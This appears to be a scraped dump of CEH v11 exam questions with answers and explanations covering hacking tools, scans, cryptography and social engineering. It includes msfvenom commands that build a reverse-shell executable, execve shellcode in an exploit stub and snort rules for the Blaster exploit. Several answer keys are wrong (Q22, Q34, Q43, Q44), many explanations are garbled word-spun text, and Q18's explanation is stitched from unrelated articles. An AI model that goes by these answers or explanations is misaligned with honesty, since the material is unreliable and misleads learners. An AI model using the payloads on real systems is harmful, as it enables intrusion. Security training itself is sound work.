ECCouncil.312-50v11.v2021-08-16.q151

Exam Code:	312-50v11
Exam Name:	Certified Ethical Hacker Exam (CEH v11)
Certification Provider:	ECCouncil
Free Question Number:	151
Version:	v2021-08-16
# of views:	543
# of Questions views:	17372
https://www.freecram.com/torrent/ECCouncil.312-50v11.v2021-08-16.q151.html	

NEW QUESTION: 1
what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?
A. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
B. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
Answer: B (LEAVE A REPLY)

NEW QUESTION: 2
An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections.
When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?
A. Aircrack-ng
B. Ettercap
C. Wireshark
D. Tcpdump
Answer: B (LEAVE A REPLY)

NEW QUESTION: 3
In the context of Windows Security, what is a 'null' user?
A. A pseudo account that has no username and password
B. An account that has been suspended by the admin
C. A pseudo account that was created for security administration purpose

D. A user that has no skills
Answer: A (LEAVE A REPLY)

NEW QUESTION: 4
Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response
TCP port 22 no response
TCP port 23 Time-to-live exceeded
A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
C. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall
D. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host
Answer: (SHOW ANSWER)

NEW QUESTION: 5
Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.
A camera captures people walking and identifies the individuals using Steve's approach. After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:
A. The solution will have a high level of false positives
B. Biological motion cannot be used to identify people
C. Although the approach has two phases, it actually implements just one authentication factor
D. The solution implements the two authentication factors: physical object and physical characteristic
Answer: D (LEAVE A REPLY)

NEW QUESTION: 6
which of the following protocols can be used to secure an LDAP service against anonymous queries?
A. SSO
B. RADIUS
C. WPA

D. NTLM

Answer: (SHOW ANSWER)

Remote Authentication Dial-In User Service (RADIUS) could be a networking protocols, in operation on ports 1812 and 1813, that gives centralized Authentication, Authorization, and Accounting (AAA or Triple A) management for users who connect and use a network service. RADIUS was developed by American Revolutionary leader Enterprises, Inc. in 1991 as an access server authentication and accounting protocol and later brought into the net Engineering Task Force (IETF) standards.

RADIUS could be a client/server protocol that runs within the application layer, and might use either protocol or UDP as transport. Network access servers, the gateways that management access to a network, sometimes contain a RADIUS consumer element that communicates with the RADIUS server . RADIUS is commonly the back-end of alternative for 802.1X authentication moreover.

The RADIUS server is sometimes a background method running on a UNIX system or Microsoft Windows server.

NEW QUESTION: 7

An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up. What is the most likely cause?

A. The network devices are not all synchronized.

B. The security breach was a false positive.

C. Proper chain of custody was not observed while collecting the logs.

D. The attacker altered or erased events from the logs.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 8

You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration? alert tcp any any -> 192.168.100.0/24 21 (msg: ""FTP on the network!"";)

A. FTP Server rule

B. An Intrusion Detection System

C. A Router IPTable

D. A firewall IPTable

Answer: B (LEAVE A REPLY)

NEW QUESTION: 9

Ethical backer jane Doe is attempting to crack the password of the head of the it department of ABC company. She Is utilizing a rainbow table and notices upon entering a

password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

A. Password key hashing

B. Password salting

C. Password hashing

D. Account lockout

Answer: (SHOW ANSWER)

Passwords are usually delineated as "hashed and salted". salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it's hashed, typically this "salt" is placed in front of each password.

The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users - like "123456" or "password" - aren't revealed revealed when one such hashed password is known - because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION: 10

Bob received this text message on his mobile phone: "Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com". Which statement below is true?

A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.

B. This is probably a legitimate message as it comes from a respectable organization.

C. This is a scam because Bob does not know Scott.

D. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 11

Why is a penetration test considered to be more thorough than vulnerability scan?

A. The tools used by penetration testers tend to have much more comprehensive vulnerability databases.

B. Vulnerability scans only do host discovery and port scanning by default.

C. A penetration test actively exploits vulnerabilities in the targeted infrastructure, while a vulnerability scan does not typically involve active exploitation.

D. It is not - a penetration test is often performed by an automated tool, while a vulnerability scan requires active engagement.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 12
A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.
Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?
A. [link:]
B. [site:]
C. [location:]
D. [allinurl:]
Answer: B (LEAVE A REPLY)

NEW QUESTION: 13
DHCP snooping is a great solution to prevent rogue DHCP servers on your network. Which security feature on switchers leverages the DHCP snooping database to help prevent man-in-the-middle attacks?
A. Port security
B. Dynamic ARP Inspection (DAI)
C. Spanning tree
D. Layer 2 Attack Prevention Protocol (LAPP)
Answer: B (LEAVE A REPLY)

NEW QUESTION: 14
The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:
You are hired to conduct security testing on their network.
You successfully brute-force the SNMP community string using a SNMP crack tool.
The access-list configured at the router prevents you from establishing a successful connection.
You want to retrieve the Cisco configuration from the router. How would you proceed?
A. Use the Cisco's TFTP default password to connect and download the configuration file
B. Run a network sniffer and capture the returned traffic with the configuration file from the router
C. Send a customized SNMP set request with a spoofed source IP address in the range -192.168.1.0
D. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 15

John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?
A. Select someone else to check the procedures.
B. Create an incident checklist.
C. Increase his technical skills.
D. Read the incident manual every time it occurs.
Answer: (SHOW ANSWER)

NEW QUESTION: 16
Password cracking programs reverse the hashing process to recover passwords. (True/False.)
A. True
B. False
Answer: B (LEAVE A REPLY)

NEW QUESTION: 17
Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?
A. Enable all non-interactive accounts that should exist but do not require interactive login
B. Retain all unused modules and application extensions
C. Limit the administrator or toot-level access to the minimum number of users
D. Enable unused default user accounts created during the installation of an OS
Answer: C (LEAVE A REPLY)

NEW QUESTION: 18

Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate dat a. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?

A. Port 53

B. Port 23

C. Port 50

D. Port 80

Answer: (SHOW ANSWER)

DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact. How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size - typically 512 bytes for DNS but can depend upon system settings. Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type - typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.

Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only

supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP-based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues. So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

NEW QUESTION: 19
In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:
80/tcp open http-proxy Apache Server 7.1.6
what Information-gathering technique does this best describe?
A. Dictionary attack
B. Brute forcing
C. WhOiS lookup
D. Banner grabbing
Answer: (SHOW ANSWER)

NEW QUESTION: 20
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?
A. 0x70
B. 0x80
C. 0x60
D. 0x90
Answer: D (LEAVE A REPLY)

NEW QUESTION: 21
You are working as a Security Analyst in a company XYZ that owns the whole subnet range of 23.0.0.0/8 and 192.168.0.0/8.
While monitoring the data, you find a high number of outbound connections. You see that IP's owned by XYZ (Internal) and private IP's are communicating to a Single Public IP. Therefore, the Internal IP's are sending data to the Public IP.
After further analysis, you find out that this Public IP is a blacklisted IP, and the internal communicating devices are compromised.
What kind of attack does the above scenario depict?
A. Advanced Persistent Threats
B. Botnet Attack
C. Rootkit Attack
D. Spear Phishing Attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 22
Alice needs to send a confidential document to her coworker. Bryan. Their company has public key infrastructure set up. Therefore. Alice both encrypts the message and digitally signs it. Alice uses_____to encrypt the message, and Bryan uses_____to confirm the digital signature.
A. Bryan's public key; Bryan's public key
B. Alice's public key; Alice's public key
C. Bryan's private key; Alice's public key
D. Bryan's public key; Alice's public key
Answer: B (LEAVE A REPLY)

NEW QUESTION: 23
Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?
A. tcptrace
B. OpenVAS
C. tcptraceroute
D. Nessus
Answer: A (LEAVE A REPLY)

NEW QUESTION: 24
Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he

successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

A. Dark web footprinting

B. VoIP footpnnting

C. VPN footprinting

D. website footprinting

Answer: (SHOW ANSWER)

VoIP (Voice over Internet Protocol) is a web convention that permits the transmission of voice brings over the web. It does as such by changing over the ordinary telephone signals into advanced signs. Virtual Private Networks(VPN) give a protected association with an associations' organization. Along these lines, VoIP traffic can disregard a SSL-based VPN, successfully scrambling VoIP administrations.

When leading surveillance, in the underlying phases of VoIP footprinting, the accompanying freely accessible data can be normal:

All open ports and administrations of the gadgets associated with the VoIP organization The public VoIP worker IP address The working arrangement of the worker running VoIP The organization framework

NEW QUESTION: 25

You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.

What is the best Nmap command you will use?

A. nmap -T4 -r 10.10.1.0/24

B. nmap -T4 -O 10.10.0.0/24

C. nmap -T4 -q 10.10.0.0/24

D. nmap -T4 -F 10.10.0.0/24

Answer: (SHOW ANSWER)

NEW QUESTION: 26

Which of the following is the least-likely physical characteristic to be used in biometric control that supports a large company?

A. Iris patterns

B. Height and Weight

C. Voice

D. Fingerprints

Answer: B (LEAVE A REPLY)

NEW QUESTION: 27

Which of the following programs is usually targeted at Microsoft Office products?

A. Stealth virus

B. Multipart virus

C. Polymorphic virus
D. Macro virus
Answer: D (LEAVE A REPLY)

NEW QUESTION: 28
What is the main security service a cryptographic hash provides?
A. Integrity and collision resistance
B. Message authentication and collision resistance
C. Integrity and computational in-feasibility
D. Integrity and ease of computation
Answer: C (LEAVE A REPLY)

NEW QUESTION: 29
Judy created a forum, one day. she discovers that a user is posting strange images without writing comments.
She immediately calls a security expert, who discovers that the following code is hidden behind those images:
<script>
document.writef); </script> What issue occurred for the users who clicked on the image?
A. The code inject a new cookie to the browser.
B. This php file silently executes the code and grabs the users session cookie and session ID.
C. The code redirects the user to another site.
D. The code is a virus that is attempting to gather the users username and password.
Answer: (SHOW ANSWER)

NEW QUESTION: 30
Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.
A. MS Blaster
B. MyDoom
C. SQL Slammer
D. WebDav
Answer: (SHOW ANSWER)

NEW QUESTION: 31
".....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there." Fill in the blank with appropriate choice.
A. Signal Jamming Attack
B. Sinkhole Attack
C. Evil Twin Attack
D. Collision Attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 32
Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)
A. B757BF5C0D87772FAAD3B435B51404EE
B. CEC52EB9C8E3455DC2265B23734E0DAC
C. E52CAC67419A9A224A3B108F3FA6CB6D
D. BA810DBA98995F1817306D272A9441BB
E. 0182BD0BD4444BF836077A718CCDF409
F. 44EFCE164AB921CQAAD3B435B51404EE
Answer: A,F (LEAVE A REPLY)

NEW QUESTION: 33
Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.
What kind of attack is Susan carrying on?
A. A spoofing attack
B. A denial of service attack
C. A sniffing attack
D. A man in the middle attack
Answer: (SHOW ANSWER)

NEW QUESTION: 34
You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?
A. Reconnaissance
B. Command and control
C. Weaponization
D. Exploitation
Answer: D (LEAVE A REPLY)
At this stage exploiting a vulnerability to execute code on victim's direction channel for remote manipulation of victim is that the objective. Here ancient hardening measures add resiliency, however custom defense capabilities are necessary to prevent zero-day exploits at this stage. once the weapon is delivered to victim host, exploitation triggers intruders' code. Most often, exploitation targets Associate in Nursing application or software vulnerability, however it may additionally additional merely exploit the users themselves or leverage Associate in Nursing software feature that auto-executes code. In recent years this has become a district of experience within the hacking community that is commonly incontestible at events like Blackhat, Defcon and also the like.

NEW QUESTION: 35
Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?
A. Distributed assessment

B. Wireless network assessment
C. Most-based assessment
D. Application assessment
Answer: B (LEAVE A REPLY)
Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment. It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses. Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

NEW QUESTION: 36
This TCP flag instructs the sending system to transmit all buffered data immediately.
A. SYN
B. FIN
C. URG
D. RST
E. PSH
Answer: E (LEAVE A REPLY)

NEW QUESTION: 37
Identify the correct terminology that defines the above statement.
A. Penetration Testing
B. Designing Network Security
C. Security Policy Implementation
D. Vulnerability Scanning
Answer: A (LEAVE A REPLY)

NEW QUESTION: 38
A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?
A. Perform a vulnerability scan of the system.
B. Determine the impact of enabling the audit feature.
C. Perform a cost/benefit analysis of the audit feature.
D. Allocate funds for staffing of audit log review.
Answer: (SHOW ANSWER)

NEW QUESTION: 39
A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.
Which security policy must the security analyst check to see if dial-out modems are allowed?
A. Permissive policy
B. Firewall-management policy
C. Acceptable-use policy
D. Remote-access policy
Answer: (SHOW ANSWER)

NEW QUESTION: 40
A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application.
What kind of Web application vulnerability likely exists in their software?
A. Gross-site Request Forgery vulnerability
B. Cross-site scripting vulnerability
C. Web site defacement vulnerability
D. SQL injection vulnerability
Answer: B (LEAVE A REPLY)

NEW QUESTION: 41
in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?
A. IDEA
B. Triple Data Encryption standard
C. MDS encryption algorithm
D. AES
Answer: B (LEAVE A REPLY)
Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times , hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key. Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption,

except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long . the smallest amount significant (right-most) bit in each byte may be a parity , and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process. Triple DES Modes Triple ECB (Electronic Code Book) * This variant of Triple DES works precisely the same way because the ECB mode of DES. * this is often the foremost commonly used mode of operation. Triple CBC (Cipher Block Chaining) * This method is extremely almost like the quality DES CBC mode. * like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed. * the primary 64-bit key acts because the Initialization Vector to DES. * Triple ECB is then executed for one 64-bit block of plaintext. * The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated. * This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

NEW QUESTION: 42
What is the proper response for a NULL scan if the port is closed?
A. SYN
B. RST
C. FIN
D. PSH
E. No response
F. ACK
Answer: B (LEAVE A REPLY)

NEW QUESTION: 43
Steve, an attacker, created a fake profile on a social media website and sent a request to Stell a. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?
A. Piggybacking
B. Honey trap
C. Baiting
D. Diversion theft
Answer: C (LEAVE A REPLY)

NEW QUESTION: 44
Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.
What is the port scanning technique used by Sam to discover open ports?
A. TCP Maimon scan
B. ACK flag probe scan
C. Xmas scan
D. IDLE/IPID header scan
Answer: B (LEAVE A REPLY)

NEW QUESTION: 45
Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.
What is this document called?
A. Company Compliance Policy (CCP)
B. Information Audit Policy (IAP)
C. Information Security Policy (ISP)
D. Penetration Testing Policy (PTP)
Answer: (SHOW ANSWER)

NEW QUESTION: 46
John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?
A. Use his own private key to encrypt the message.
B. Use Marie's public key to encrypt the message.
C. Use his own public key to encrypt the message.
D. Use Marie's private key to encrypt the message.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 47
A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the Prometric Online Testing - Reports https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. What tool should the analyst use to perform a Blackjacking attack?
A. BBCrack
B. BBProxy
C. Blooover
D. Paros Proxy
Answer: B (LEAVE A REPLY)

NEW QUESTION: 48
The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE's Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the Transport Layer Security (TLS) protocols defined in RFC6520.
What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?
A. Root
B. Public
C. Shared
D. Private
Answer: D (LEAVE A REPLY)

NEW QUESTION: 49
Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?
A. Red hat

B. white hat
C. Black hat
D. Gray hat
Answer: B (LEAVE A REPLY)
A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission. White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams. While penetration testing concentrates on attacking software and computer systems from the beginning - scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example - ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it. Some other methods of completing these include: * DoS attacks * Social engineering tactics * Reverse engineering * Network security * Disk and memory forensics * Vulnerability research * Security scanners such as: - W3af - Nessus - Burp suite * Frameworks such as: - Metasploit * Training Platforms These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system 'back-doors' which will be used as a link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to succeed in .

NEW QUESTION: 50
You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System. What is the best approach?

A. Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.
B. Install Cryptcat and encrypt outgoing packets from this server.
C. Install and use Telnet to encrypt all outgoing traffic from this server.
D. Use Alternate Data Streams to hide the outgoing packets from this server.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 51
Tremp is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower entry cost Which type of IDS is best suited for Tremp's requirements?
A. Gateway-based IDS
B. Open source-based
C. Network-based IDS
D. Host-based IDS
Answer: (SHOW ANSWER)

NEW QUESTION: 52
What is a NULL scan?
A. A scan with an illegal packet size
B. A scan in which all flags are turned off
C. A scan in which certain flags are off
D. A scan in which all flags are on
E. A scan in which the packet size is set to zero
Answer: B (LEAVE A REPLY)

NEW QUESTION: 53
You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?
A. Hybrid Attack
B. Dictionary Attack
C. Brute Force Attack
D. Online Attack

Answer: (SHOW ANSWER)

NEW QUESTION: 54
Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?
A. jamming signal attack
B. KRACK attack
C. aLTEr attack
D. Wardriving
Answer: C (LEAVE A REPLY)

NEW QUESTION: 55
In Trojan terminology, what is a covert channel?

A. A channel that transfers information within a computer system or network in a way that violates the security policy
B. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections
C. A legitimate communication path within a computer system or network for transfer of data
D. It is a kernel operation that hides boot processes and services to mask detection
Answer: A (LEAVE A REPLY)

NEW QUESTION: 56
An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's dat a. What type of attack is this?
A. Phishing
B. Spoofing
C. DDoS
D. Vlishing

Answer: A (LEAVE A REPLY)

NEW QUESTION: 57
Which type of security feature stops vehicles from crashing through the doors of a building?
A. Mantrap
B. Bollards
C. Turnstile
D. Receptionist
Answer: B (LEAVE A REPLY)

NEW QUESTION: 58
Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?
A. ophcrack
B. Hootsuite
C. VisualRoute
D. HULK
Answer: B (LEAVE A REPLY)
Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.
With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.
There area unit many totally different plans to decide on from, from one user set up up to a bespoken enterprise account that's appropriate for much larger organizations.

NEW QUESTION: 59
